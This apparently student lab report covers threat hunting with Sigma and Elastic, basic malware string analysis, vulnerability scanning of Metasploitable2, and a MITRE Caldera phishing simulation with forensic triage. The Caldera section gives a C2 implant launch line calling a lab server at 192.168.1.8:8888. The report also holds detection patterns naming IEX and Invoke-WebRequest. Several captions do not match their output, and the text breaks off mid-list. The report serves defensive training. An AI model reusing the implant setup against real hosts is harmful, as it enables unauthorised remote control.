RED-TEAMING TASK2 REPORT

Introduction

This report provides a comprehensive overview of eight cybersecurity exercises focusing on threat hunting, malware analysis, vulnerability management, incident response, and network defense using open-source tools. Each section includes the tools used, steps performed, findings, and related visuals where applicable. The purpose of this documentation is to demonstrate practical cybersecurity competencies across multiple domains aligned with industry practices.

1. Threat Hunting with Open-Source Tools

Tools Used: Elastic Security, Sigma Rules

Objective


To detect suspicious PowerShell activities in Windows event logs using Sigma rules and Elastic Security.

Procedure

1. Sample logs were ingested into Elastic Security.
2. A Sigma rule was written to identify PowerShell command executions:

```
title: Suspicious PowerShell Activity
logsource:
  category: process_creation
  product: windows
detection:
  selection:
```

```
  Image|endswith: '\powershell.exe'
  CommandLine|contains: '-Command'
condition: selection
```


suspicious_powershell.yml - Notepad
File Edit Format View Help

```
title: Suspecious PowerShell Activity
id: 1d3f2a8b-0000-0000-0000-000000000000
description: Detects PowerShell execution with -Command parameter
author: Amruthalakshmi
date: 2025-10-07
logsource:
        category: process_creation
        product: windows
detection:
 selection:
   Image|endswith: '\powershell.exe'
   CommandLine|contains: '-Command'
 condition: selection
```


Figure 1: *Sigma rule created to detect suspicious PowerShell command execution, showing the log source, category, and detection selection criteria.*

3. Tested with:

   powershell -Command "Write-Host Test"




Figure 2: *Execution of a powershell -Command "Write-Host Test" in a Windows VM as part of Sigma rule testing for threat hunting.*

4. Queried **Event ID 4688** in Elastic Security to identify PowerShell-related processes.

Results

Timestamp	**Process**	**Command Line**	**Notes**
2025-10-07 11:00:00	**powershell.exe**	**-Command "Write-Host Test"**	**Suspicious execution**




Figure 3: *Windows Event ID 4688 capturing the creation of a new process, including details of a PowerShell command executed for Sigma rule testing in Elastic Security.*

Figure 4: *Detection of PowerShell command execution by Winlogbeat, showing ingested logs and alerts corresponding to Event ID 4688 in Elastic Security.*

2. Malware Analysis Basics

Tools Used: REMnux, Hybrid Analysis

Objective

To perform static and dynamic analysis on a benign Windows binary (*calc.exe*).

Static Analysis

Executed strings calc.exe > output.txt in REMnux.

Notable strings identified:

- **SetDllDirectoryW**
- **c:\agent_work\66\s\src\libs\dutil\apputil.cpp**
- **c:\agent_work\66\s\src\libs\dutil\strutil.cpp**
- **FlSetValue**
- **GetCurrentPackageId**
- **InitializeCriticalSectionEx**
- **LCMapStringEx**
- **SetDefaultDllDirectories**

inquiry@cyart.io

www.cyart.io

These strings indicate the binary’s GUI nature and standard Windows API dependencies.

```
remnux@remnux:~/samples$ strings calc.exe > calc_strings.txt
remnux@remnux:~/samples$ ls
calc.exe  calc_strings.txt  NotepadX.zip
remnux@remnux:~/samples$ less calc_strings.txt
```

Figure 5: Running strings calc.exe > output.txt in REMnux to extract readable strings from the benign sample for static analysis.

```
c:\agent\_work\66\s\src\libs\dutil\apputil.cpp
c:\agent\_work\66\s\src\libs\dutil\strutil.cpp
UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU
 !"#$%&'()*+,-./0123U456U789:;<=>?@ABCDEFGHIJKLMNOPQRSTUUUUUUUUUUUUUUUUUUUU
UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU
UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU
c:\agent\_work\66\s\src\libs\dutil\pathutil.cpp
3)6{
>`c:\agent\_work\66\s\src\libs\dutil\memutil.cpp
c:\agent\_work\66\s\src\libs\dutil\dirutil.cpp
Failed to parse command line.
Failed to initialize engine state.
Failed to initialize COM.
Failed to initialize Cryputil.
Failed to initialize Regutil.
Failed to initialize Wiutil.
Failed to initialize XML util.
c:\agent\_work\66\s\src\burn\engine\engine.cpp
```

Figure 6a: *Summary of interesting strings identified in calc.exe, highlighting notable static features during analysis in REMnux.*

```
remnux@remnux: ~/samples
msi.dll
WININET.dll
WINTRUST.dll
c:\agent\_work\66\s\src\libs\dutil\buffutil.cpp
SystemFunction040
SystemFunction041
CryptProtectMemory
c:\agent\_work\66\s\src\libs\dutil\cryputil.cpp
```

Figure 6b: *Summary of interesting strings identified in calc.exe, highlighting notable static features during analysis in REMnux.*

Dynamic Analysis

The same binary was uploaded to **Hybrid Analysis**, confirming normal process behavior consistent with standard Windows utilities.




Figure 7: *Dynamic analysis of calc.exe submitted to Hybrid Analysis, showing behavior reports and comparison with REMnux findings.*

3. Building a Vulnerability Management Pipeline

Tools Used: OpenVAS, DefectDojo

Objective

To perform a vulnerability scan on Metasploitable2 and manage results in DefectDojo.

Procedure

1. Ran OpenVAS scan on Metasploitable2.
2. Exported results to XML/CSV.
3. Imported into DefectDojo and prioritized top vulnerabilities.

Vulnerability	CVSS Score	Description
VSFTPD Backdoor	7.5	Allows remote access

Remediation Plan: Patch VSFTPD and disable unnecessary FTP services.

4. Incident Response Simulation

Tools Used: Velociraptor, MITRE Caldera

Objective

To simulate a phishing attack and collect relevant forensic artifacts.

Phishing Simulation

A mock phishing payload was deployed via Caldera on a Windows VM.

Summary :

Caldera simulated a phishing-style compromise by delivering a mock payload to a Windows VM and executing it via PowerShell. The payload (splunkd.exe) was hosted on the operator server and fetched using an HTTP downloader, the process was launched with -server http://192.168.1.8:8888 -group red. The implant established outbound TCP callbacks to 192.168.1.8:8888 and ran remote-capable modules (HTTP, HTTP2, SSH tunnel support). Endpoint artifacts (process list, tasklist, and netstat) captured splunkd process IDs and active connections. The binary's SHA256 was recorded for IOC tracking; artifacts were exported to CSV for correlation and IOC extraction.




Figure 8. *Caldera adversary profile showing three assigned abilities*




Figure 9. *Caldera agent view showing the target agent connected and reporting status.*




Figure 10. *Caldera showing a running operation with assigned abilities executing on the target agent.*




Figure 11. *PowerShell output showing SHA256 hash and properties of splunkd.exe*

```
                  New-Item -Path "C:\Forensics" -ItemType Directory -Force
> Copy-Item -Path "C:\Users\Public\splunkd.exe" -Destination "C:\Forensics\splunkd.exe" -Force
> Get-FileHash -Algorithm SHA256 "C:\Forensics\splunkd.exe" | Format-List


   Directory: C:\


lode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/11/2025   9:36 AM                Forensics



lgorithm : SHA256
ash      : 86F3FFFD7B30C0E8802E6483A6DC07A257A984902FE08766EB38926E89F5C09A
ath      : C:\Forensics\splunkd.exe


S C:\Users\Public> Stop-Process -Id 6436 -Force -ErrorAction SilentlyContinue
> Stop-Process -Id 4736 -Force -ErrorAction SilentlyContinue
S C:\Users\Public>
```

Figure 12. *PowerShell: file staging (C:\Forensics), SHA256 hash computation for splunkd.exe, and process termination commands.*

```
PS C:\Users\Public> Get-ChildItem C:\Users\Public\*.exe | Select-Object Name,Length,LastWriteTime | For
AutoSize

Name                  Length LastWriteTime
----                  ------ -------------
splunkd.exe          7563264 10/11/2025 6:31:10 AM
splunkd_forensics.exe 7563264 10/11/2025 6:31:10 AM
```

Figure 13. *PowerShell listing of .exe files in C:\Users\Public showing size and last write timestamp.*

```
┌──(kali㉿kali)-[~/caldera_data]
└─$ cd ~/caldera_data
wget -O splunkd_forensics.exe "http://192.168.1.12:8000/splunkd_forensics.exe"
ls -lh splunkd_forensics.exe
sha256sum splunkd_forensics.exe

--2025-10-11 00:57:53--  http://192.168.1.12:8000/splunkd_forensics.exe
Connecting to 192.168.1.12:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7563264 (7.2M) [application/x-msdownload]
Saving to: ‘splunkd_forensics.exe’

splunkd_forensics.ex 100%[===================>]   7.21M  4.13MB/s    in 1.7s

2025-10-11 00:58:03 (4.13 MB/s) - ‘splunkd_forensics.exe’ saved [7563264/7563264]

-rw-rw-r-- 1 kali kali 7.3M Oct 10 21:01 splunkd_forensics.exe
86f3fffd7b30c0e8802e6483a6dc07a257a984902fe08766eb38926e89f5c09a  splunkd_forensi
cs.exe
```

Figure 14. *Kali terminal executing wget http://192.168.1.12:8000/splunkd_forensics.exe to download the file from the Windows VM.*

```
exiftool splunkd_forensics.exe

splunkd_forensics.exe: PE32+ executable for MS Windows 6.01 (console), x86-64, 8
sections
ExifTool Version Number         : 13.25
File Name                       : splunkd_forensics.exe
Directory                       : .
File Size                       : 7.6 MB
File Modification Date/Time     : 2025:10:10 21:01:10-04:00
File Access Date/Time           : 2025:10:11 00:58:03-04:00
File Inode Change Date/Time     : 2025:10:11 00:58:03-04:00
File Permissions                : -rw-rw-r--
File Type                       : Win64 EXE
File Type Extension             : exe
MIME Type                       : application/octet-stream
Machine Type                    : AMD AMD64
Time Stamp                      : 0000:00:00 00:00:00
Image File Characteristics      : Executable, Large address aware
PE Type                         : PE32+
Linker Version                  : 3.0
Code Size                       : 3429376
Initialized Data Size           : 351232
Uninitialized Data Size         : 0
Entry Point                     : 0x7c0a0
OS Version                      : 6.1
Image Version                   : 1.0
Subsystem Version               : 6.1
Subsystem                       : Windows command line
Warning                         : Error processing PE resources

┌──(kali㉿kali)-[~/caldera_data]
└─$ file splunkd_forensics.exe

splunkd_forensics.exe: PE32+ executable for MS Windows 6.01 (console), x86-64, 8
sections
```

Figure15: *SHA256/MD5 of splunkd_forensics.exe on Kali (verifies downloaded file integrity).*

```
┌──(kali㉿kali)-[~/caldera_data]
└─$ strings -n 20 splunkd_forensics.exe | egrep -i '(-server|gocat|splunkd|Invoke
-WebRequest|Invoke-Expression|IEX|curl|powershell|-group|proxy_http|listenP2P)' |
 sort -u

dep     github.com/mitre/gocat  (devel)
; ESU: %s: (%s)EqualSidSetEventIsWindowrecvfromParseBoollistenP2P244140625ParseUi
ntlocalhostfork/execcomplex64interfaceinvalid nreflect: funcargs(bad indirInterfa
cetimerSendpollCacheprofBlockstackpoolhchanLeafwbufSpansGC (idle)mSpanDeadinittra
cescavtracepanicwaitchan sendpreemptedcoroutinecopystackfinalizer ms cpu,  (force
d) spanq.n= wbuf1.n= wbuf2.n= s.limit= s.state= B work ( B exp.)  marked   unmark
ed in use)
github.com/mitre/gocat/agent
github.com/mitre/gocat/agent.(*Agent).ActivateLocalP2pReceivers
github.com/mitre/gocat/agent.(*Agent).ActivateLocalP2pReceivers.gowrap1
github.com/mitre/gocat/agent.(*Agent).AttemptSelectComChannel
github.com/mitre/gocat/agent.(*Agent).Beacon
github.com/mitre/gocat/agent.(*Agent).DiscoverPeers
github.com/mitre/gocat/agent.(*Agent).DiscoverPeers.func1
github.com/mitre/gocat/agent.(*Agent).DiscoverPeers.gowrap1
github.com/mitre/gocat/agent.(*Agent).Display
github.com/mitre/gocat/agent.(*Agent).displayLocalReceiverInformation
github.com/mitre/gocat/agent.(*Agent).DownloadPayloadsForInstruction
github.com/mitre/gocat/agent.(*Agent).evaluateNewPeers
github.com/mitre/gocat/agent.(*Agent).ExecuteDeadmanInstructions
github.com/mitre/gocat/agent.AgentFactory
github.com/mitre/gocat/agent.(*Agent).FetchPayloadBytes
github.com/mitre/gocat/agent.(*Agent).findAvailablePeerProxyClient
github.com/mitre/gocat/agent.(*Agent).GetBeaconContact
github.com/mitre/gocat/agent.(*Agent).GetCurrentContactName
github.com/mitre/gocat/agent.(*Agent).GetFullProfile
github.com/mitre/gocat/agent.(*Agent).GetTrimmedProfile
github.com/mitre/gocat/agent.(*Agent).HandleBeaconFailure
github.com/mitre/gocat/agent.(*Agent).Initialize
github.com/mitre/gocat/agent.(*Agent).markPeerReceiverAsUsed
```

Figure 16: *Strings output from splunkd_forensics.exe showing embedded IP addresses, URLs and a long hex blob (possible hash or key*

```
1.1.1.1
1.1.2.1
1.1.3.1
1.2.1.1
1.2.2.1
127.0.0.1:53
224.0.0.0
2.5.4.102
2.5.4.62
4.52.5.4
5.4.112.5
5.4.32.5
72.5.4.82
http://localhost:8888Enable
https://go.dev/issue/66821):
https://go.dev/pkg/crypto/rsa#hdr-Minimum_key_size)b3312fa7e23ee7e4988e056be3f82d
19181d9c6efe8141120314088f5013875ac656398d8a2ed19d2a85c8edd3ec2aefaa87ca22be8b053
78eb1c71ef320ad746e1d3b628ba79b9859f741e082542
http://upgradechunkedCreatedIM
fig7a_strings.txt (END)
```

Figure 17: Raw strings output (baseline)

Output of strings -n 5 showing embedded IPs, URLs and hex blobs extracted from splunkd_forensics.exe.

```
0001123333333333444444444455666677777888888888889999999999
5f566b8060af5dcf2bb32599f0d90d9b6c002cd445f22159b86edf45e23a5dae
6880e4598856efac32416085c0172278cf0fb9e5050ce6518bd9b7f7d1662440
AAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
B10B11B12B13B14B15B16B17B18B19B2
B20B21B22B23B24B25B26B27B28B29B3
B30B31B32B33B34B35B36B37B38B39B4
B40B41B42B43B44B45B46B47B48B49B5
DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
EDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
fig7d_hexblobs.txt (END)
```

Figure 18 :*Candidate long hex blobs (hashes / keys)*

Long hexadecimal strings extracted from the binary.

```
86f3fffd7b30c0e8802e6483a6dc07a257a984902fe08766eb38926e89f5c09a  splunkd_forensi
cs.exe
d2c0d896596e84fcd0fa1a3a84e0d332  splunkd_forensics.exe
ssdeep,1.1--blocksize:hash:hash,filename
49152:bswy/onGyyq147eAjKZt0LmJ6BLefZyrxStgiu3qKNSarnZziGadpUl042UdjVhD:besHTtZPth
u3F8kW4bVnAWRE,"/home/kali/caldera_data/splunkd_forensics.exe"
fig7e sha256.txt (END)
```

Figure 19: *File hash (SHA256).*

```
arch     x86
baddr    0x140000000
binsz    7563264
bintype  pe
bits     64
canary   true
injprot  false
retguard false
class    PE32+
cmp.csum 0x00744b3a
compiled Wed Dec 31 19:00:00 1969
crypto   false
endian   little
havecode true
hdr.csum 0x00000000
laddr    0x0
lang     c
linenum  false
lsyms    false
machine  AMD 64
nx       true
os       windows
overlay  false
cc       ms
pic      true
relocs   false
signed   false
sanitize false
static   false
stripped false
subsys   Windows CUI
va       true
fig7f_imports.txt (END)
```

Figure 20 : *PE imports (shows capabilities).*

```
12.12xFreeSidSleepExdurationGoString48828125infinitystrconv.parsin
180123456789abcdefghijklmnopqrstuvwxyzstrings.Builder.Grow
23283064365386962890625reflectlite.Value.IsNilreflect.Value.Interfacereflect.Va
e.NumMet
32.dllter
64bit.go
abi.addChe
abi.Escape
abi.FuncFl
abi.FuncID
abi.FuncTy
abi.go
abi.Imetho
abi.IntArg
abi.Interf
abi.ITab
abi.Kind
abi.Kind.String
abi.Name
abi.Name.Data
abi.Name.DataCh
abi.Name.HasTag
abi.Name.IsBlan
abi.Name.IsEmbe
abi.Name.IsExpo
abi.Name.Name
abi.NameOf
abi.Name.ReadVa
abi.Name.Tag
abi.NewNam
abi.NoEsca
abi.PtrTyp
abi.RegArg
abi.TFlag
fig7c_domains.txt
```

Figure 21: *Domain-only extraction (for blocklists/enrichment)*

```
══ Binary-extracted URLs/IPs ══
1.1.1.1
1.1.2.1
1.1.3.1
1.2.1.1
1.2.2.1
127.0.0.1:53
224.0.0.0
2.5.4.102
2.5.4.62
4.52.5.4
5.4.112.5
5.4.32.5
72.5.4.82
http://localhost:8888Enable
https://go.dev/issue/66821):
https://go.dev/pkg/crypto/rsa#hdr-Minimum_key_size)b3312fa7e23ee7e4988e056be3f82d
19181d9c6efe8141120314088f5013875ac656398d8a2ed19d2a85c8edd3ec2aefaa87ca22be8b053
78eb1c71ef320ad746e1d3b628ba79b9859f741e082542
http://upgradechunkedCreatedIM

══ Observed remote endpoints (netstat) ══
:::0
0.0.0.0:0
104.86.188.145:443
104.86.188.184:443
13.107.213.58:443
142.250.183.133:443
150.171.28.10:443
150.171.28.12:443
18.161.229.129:443
192.168.1.8:8888
20.42.73.28:443
204.79.197.203:443
4.213.25.241:443

══ Intersection (string in binary AND observed) ══
```

Figure 22: *Intersection of binary-extracted URLs/IPs and observed network endpoints from netstat.*

```
┌──(kali㉿kali)-[~/caldera_data]
└─$ cat iocs.txt
══ Suspicious processes (splunkd / powershell matches) ══
"4480","724","StartMenuExperienceHost.exe","C:\Windows\SystemApps\Microsoft.Windows.StartMenu
ExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe","""C:\Windows\SystemApps\Microsoft.
Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe"" -ServerName:App.A
ppXywbrabmsek0gm3tkwpr5kwzbs55tkqay.mca","10/11/2025 5:49:00 AM"
